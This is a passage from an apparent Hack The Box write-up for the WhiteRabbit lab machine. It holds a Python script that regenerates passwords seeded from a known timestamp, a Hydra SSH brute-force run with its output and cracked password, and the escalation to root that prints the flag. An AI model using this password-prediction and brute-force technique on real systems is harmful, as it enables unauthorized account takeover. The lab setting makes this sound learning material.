from ctypes import CDLL
import datetime
import time  # Not needed if using datetime.timestamp()

libc = CDLL("libc.so.6")

charset = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"

# Correct UTC timestamp in seconds
dt = datetime.datetime(2024, 8, 30, 14, 40, 42, tzinfo=datetime.timezone.utc)
seconds = int(dt.timestamp())  # 1725028842

with open("neo_passwords.txt", "w") as f:
    for ms in range(1000):
        seed = seconds * 1000 + ms
        libc.srand(seed)
        password = ""
        for _ in range(20):
            password += charset[libc.rand() % 62]
        f.write(password + "\n")
        # Optional: print to screen if you want
        # print(password)

print("Done! 1000 passwords saved to neo_passwords.txt")
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(sanke㉿vbox)-[~/Downloads/rabbit]
└─$ hydra -l neo -P neo_passwords.txt whiterabbit.htb ssh -t 20
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-13 09:54:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 20 tasks per 1 server, overall 20 tasks, 1000 login tries (l:1/p:1000), ~50 tries per task
[DATA] attacking ssh://whiterabbit.htb:22/
[22][ssh] host: whiterabbit.htb   login: neo   password: WBSxhWgfnMiclrV4dqfj
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-13 09:54:24
Now, let’s access the user neo using ssh.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(sanke㉿vbox)-[~/Downloads/rabbit]
└─$ ssh neo@whiterabbit.htb
neo@whiterabbit.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Sat Dec 13 15:00:05 2025 from 10.10.16.119
neo@whiterabbit:~$ sudo su
[sudo] password for neo:
root@whiterabbit:/home/neo# cat /root/root.txt
b7c7eb99f8df35c94b9d6b0f43ad34d4
root@whiterabbit:/home/neo#
Do you believe that ? We just got the root flag haha. This was my very first machine on HackTheBox, and completing a medium box like WhiteRabbit on my debut felt absolutely insane. The rush when that final root.txt popped up? Pure dopamine overload.
PWNEEED!!!!!